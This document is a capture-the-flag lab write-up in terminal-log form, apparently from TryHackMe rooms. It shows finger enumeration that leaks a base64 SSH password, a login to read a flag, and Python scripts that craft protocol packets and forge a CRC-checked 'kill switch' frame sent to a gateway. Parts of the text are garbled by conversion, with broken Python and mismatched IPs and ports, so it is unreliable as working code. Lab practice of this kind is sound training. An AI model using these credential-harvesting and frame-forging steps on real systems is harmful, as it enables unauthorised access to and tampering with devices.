
80/tcp open http

79/tcp open finger Linux fingerd

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

<https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-finger.html>

http



```
└─(k3sr4t@qwesc)-[~]
```

```
└─$ finger fabiano@10.10.91.179
```

Login: fabiano

Name:

Directory: /home/fabiano

Shell: /bin/bash

Never logged in.

No mail.

Project:

Reminders

Plan:

ZmFiaWFubzpvM2pWVGt0YXJHUUkwN3E=

```
└─(k3sr4t@qwesc)-[~]
```

```
└─$ finger magnus@10.10.91.179
```

Login: magnus

Name:

Directory: /home/magnus

Shell: /bin/bash

Never logged in.

No mail.

No Plan.

```
└─(k3sr4t@qwesc)-[~]
```

```
└─$ finger hikaru@10.10.91.179
```

Login: hikaru

Name:

Directory: /home/hikaru

Shell: /bin/bash

Never logged in.

No mail.

Project:

http://localhost

Plan:

Working on AI chess bot for King's Square Chess Club.

fabiano:o3jVTktarGQl07q

can be ssh credential

```
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.
```

```
fabiano@tryhackme-2204:~$ |
```

and yes we are in

```
fabiano@tryhackme-2204:~$ ls  
user.txt  
fabiano@tryhackme-2204:~$ cat user.txt  
THM{bishop_to_c4_check}  
fabiano@tryhackme-2204:~$ |
```

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html>

```
fabiano@tryhackme-2204:~$ (cat /proc/version || uname -a ) 2>/dev/null  
Linux version 6.8.0-1030-aws (bulldog@lcy02-amd64-048) (x86_64-linux-gnu-gcc-12  
(Ubuntu 12.3.0-1ubuntu1~22.04) 12.3.0, GNU ld (GNU Binutils for Ubuntu) 2.38)  
#32~22.04.1-Ubuntu SMP Thu Jun  5 08:38:24 UTC 2025
```

```
fabiano@tryhackme-2204:~$ echo $PATH  
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/l  
ocal/games:/snap/bin
```

└─(k3sr4t⊕qwesc)─[~]

```
$ nmap -p 9008 10.10.
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-28 22:29 +03
```

```
Nmap scan report for 10.10.18.39
```

```
Host is up (0.084s latency).
```

PORT STATE SERVICE

```
2008/tcp open  oqs-server
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

$$\lfloor (k3sr4t \oplus qwesc) - [2] \rfloor$$

```
$ nc 10.10.18.39 9008
```

[illegible][illegible][illegible]

```

#####
Welcome. admin!

```

```
THM{nice place to st4rt}
```

—(k3sr4t⊗qwesc)—[2]

```
$ python dd.py
```

```
THM{what-a-prot0c0l}
```

$$\sqrt{(k3sr4t \oplus qwesc)} - [2]$$

```
$ cat dd.py
```

```
import socket, struct
```

```
s = socket.socket()
```

```
s.connect(("10.10.137.190", 4444))
```

```
# Header (12 bytes)
```

```
uVar1 = 0x1234          # Arbitrary first 2 bytes
```

```
uVar2 = 0x0100      # Command = 0x100 (flag)
```

```
local_68 = 0xdeadbeef # Arbitrary payload ID
```

```
checksum = (local_68 & 0xffff) | ((uVar2 ^ uVar1) << 16)
```

```
header = (
```

```
struct.pack(">H", uVar1) +      # local_44 (2 bytes)
```

```
struct.pack(">H", uVar2) +          # local_42 (2 bytes)
```

```
struct.pack(">I", checksum) + # local_40 (4 bytes)
struct.pack(">I", local_68) # local_3c (4 bytes)
```

)

```
# Body (8 bytes)
```

```
body = (
```

```
struct.pack(">I", local_68) + # local_4c (payload ID)
```

```
struct.pack(">I", 0) # local_48 (payload size = 0)
```

)

```
s.send(header + body)
```

```
print(s.recv(1024).decode()) # Receive flag
```

```
s.close()
```



```
└─$ cat gateway_proto.py
```

```
POLY = 0x04C11DB7
```

```
INIT = 0xFFFFFFFF
```

```
XOR_OUT = 0xFFFFFFFF
```

```
REFLECT_IN = True
```

```
REFLECT_OUT = True
```

```
BLOCK_SIZE = 16
```

```
def reflect8(b):
```

```
    r = 0
```

```
    for i in range(8):
```

```
        if b & (1 << i):
```

```
            r |= 1 << (7 - i)
```

```
    return r
```

```
def reflect32(x):
```

```
    r = 0
```

```
    for i in range(32):
```

```
        if x & (1 << i):
```

```
            r |= 1 << (31 - i)
```

```
    return r
```

```
def crc32(data: bytes) -> int:
```

```
    crc = INIT
```

```
    for b in data:
```

```
        if REFLECT_IN:
```

```
            b = reflect8(b)
```

```
            crc ^= (b << 24)
```

```
            for in range(8):
```

```
                if crc & 0x80000000:
```

```
                    crc = (crc << 1) ^ POLY
```

```
            else:
```

```
                crc <<= 1
```

```
                crc &= 0xFFFFFFFF
```

```
            if REFLECT_OUT:
```

```
                crc = reflect32(crc)
```

```
    return crc ^ XOR_OUT
```

```
└─$ print(hex(crc32(b"hello world")))
```

```
-bash: syntax error near unexpected token `hex'
```


└─\$ python3

Python 3.13.3 (main, Apr 10 2025, 21:38:51) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.

```
print(hex(crc32(b"hello world")))
Traceback (most recent call last):
File "", line 1, in
```

```
print(hex(crc32(b"hello world")))
      ^^^^^
```

NameError: name 'crc32' is not defined

```
KeyboardInterrupt
exit()
```

└─\$ ls -la

total 20

```
drwxr-xr-x 2 k3sr4t k3sr4t 4096 Jun 27 23:57 .
drwx----- 15 k3sr4t k3sr4t 4096 Jun 28 00:02 ..
-rw-r--r-- 1 k3sr4t k3sr4t 804 Jun 19 12:41 gateway_proto.py
-rw-r--r-- 1 k3sr4t k3sr4t 4 Jun 19 12:42 kill_switch.bin
-rw-r--r-- 1 k3sr4t k3sr4t 12 Jun 19 12:42 open_frame.bin
```

└─\$ cat kill_switch.bin

KILL

└─\$ cat open_frame.bin

??OPEN??n

└─\$ hexdump -C open_frame.bin

Command 'hexdump' not found, but can be installed with:
sudo apt install bsdextrautils

└─\$ sudo apt install bsdextrautils

[sudo] password for k3sr4t:

The following packages were automatically installed and are no longer required:

dnsutils libgail-common libimath-3-1-29t64 openjdk-17-jdk ruby-minitest
gnome-accessibility-themes libgail18t64 libjxl0.10 openjdk-17-jdk-headless ruby-power-assert
gnome-themes-extra libglapi-mesa libns12 openjdk-17-jre ruby-test-unit
gnome-themes-extra-data libgtk2.0-0t64 libopenexr-3-1-30 openjdk-17-jre-headless
gtk2-engines-pixbuf libgtk2.0-bin libpython2-stdlib python2-minimal

libcjson1 libgtk2.0-common libpython2.7-minimal python2.7
libdrm-radeon1 libicu72 libpython2.7-stdlib python2.7-minimal
Use 'sudo apt autoremove' to remove them.

Installing:
bsdextrautils

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 0
Download size: 94.6 kB
Space needed: 347 kB / 1,017 GB available

Get:1 <http://mirror.ro.cdn-perfprod.com/kali> kali-last-snapshot/main amd64 bsdextrautils amd64
2.41-4 [94.6 kB]
Fetched 94.6 kB in 1s (84.6 kB/s)
Selecting previously unselected package bsdextrautils.
(Reading database ... 142161 files and directories currently installed.)
Preparing to unpack .../bsdextrautils_2.41-4_amd64.deb ...
Unpacking bsdextrautils (2.41-4) ...
Setting up bsdextrautils (2.41-4) ...

└─\$ hexdump -C open_frame.bin
00000000 ca fe 01 04 4f 50 45 4e 92 e5 6e 10 |....OPEN..n.|
0000000c

└─\$ hexdump -C kill_switch.bin
00000000 4b 49 4c 4c |KILL|
00000004

└─\$ nc 10.10.140.252 1501
TEST
??TEST

□??

└─\$ nc 10.10.140.252 1500
TEST
FAIL

└─\$ ls
gateway_proto.py kill_switch.bin open_frame.bin

└─\$ cat gateway_proto.py

/opt/ctf/crc_challenge/gateway_proto.py

POLY = 0x04C11DB7

INIT = 0xFFFFFFFF

XOR_OUT = 0xFFFFFFFF

REFLECT_IN = True

REFLECT_OUT = True

BLOCK_SIZE = 16

```
def reflect8(b):
```

```
    r = 0
```

```
    for i in range(8):
```

```
        if b & (1 << i):
```

```
            r |= 1 << (7 - i)
```

```
    return r
```

```
def reflect32(x):
```

```
    r = 0
```

```
    for i in range(32):
```

```
        if x & (1 << i):
```

```
            r |= 1 << (31 - i)
```

```
    return r
```

```
def crc32(data: bytes) -> int:
```

```
    crc = INIT
```

```
    for b in data:
```

```
        if REFLECT_IN:
```

```
            b = reflect8(b)
```

```
            crc ^= (b << 24)
```

```
            for in range(8):
```

```
                if crc & 0x80000000:
```

```
                    crc = (crc << 1) ^ POLY
```

```
                else:
```

```
                    crc <<= 1
```

```
            crc &= 0xFFFFFFFF
```

```
        if REFLECT_OUT:
```

```
            crc = reflect32(crc)
```

```
    return crc ^ XOR_OUT
```

└─\$ python3 gateway_proto.py

└─\$ nano

```
└─$ python3 aa.py
```

```
CRC32: 92e56e10
```

```
Expected: 92e56e10
```

```
└─$ nano
```

```
└─$ python3 bb.py
```

```
KILL CRC32: 31bcbbdd
```

```
Kill switch frame hex: cafe01044b494c4c31bcbbdd
```

```
└─$ ls
```

```
aa.py bb.py gateway_proto.py kill_switch.bin kill_switch_frame.bin open_frame.bin pycache
```

```
└─$ nc 10.10.140.252 1500 < kill_switch_frame.bin
```

```
THM{crc_m4c_c0mprom1s3d_2093982}
```

The write-up started off with a bang, but ended with a whimper.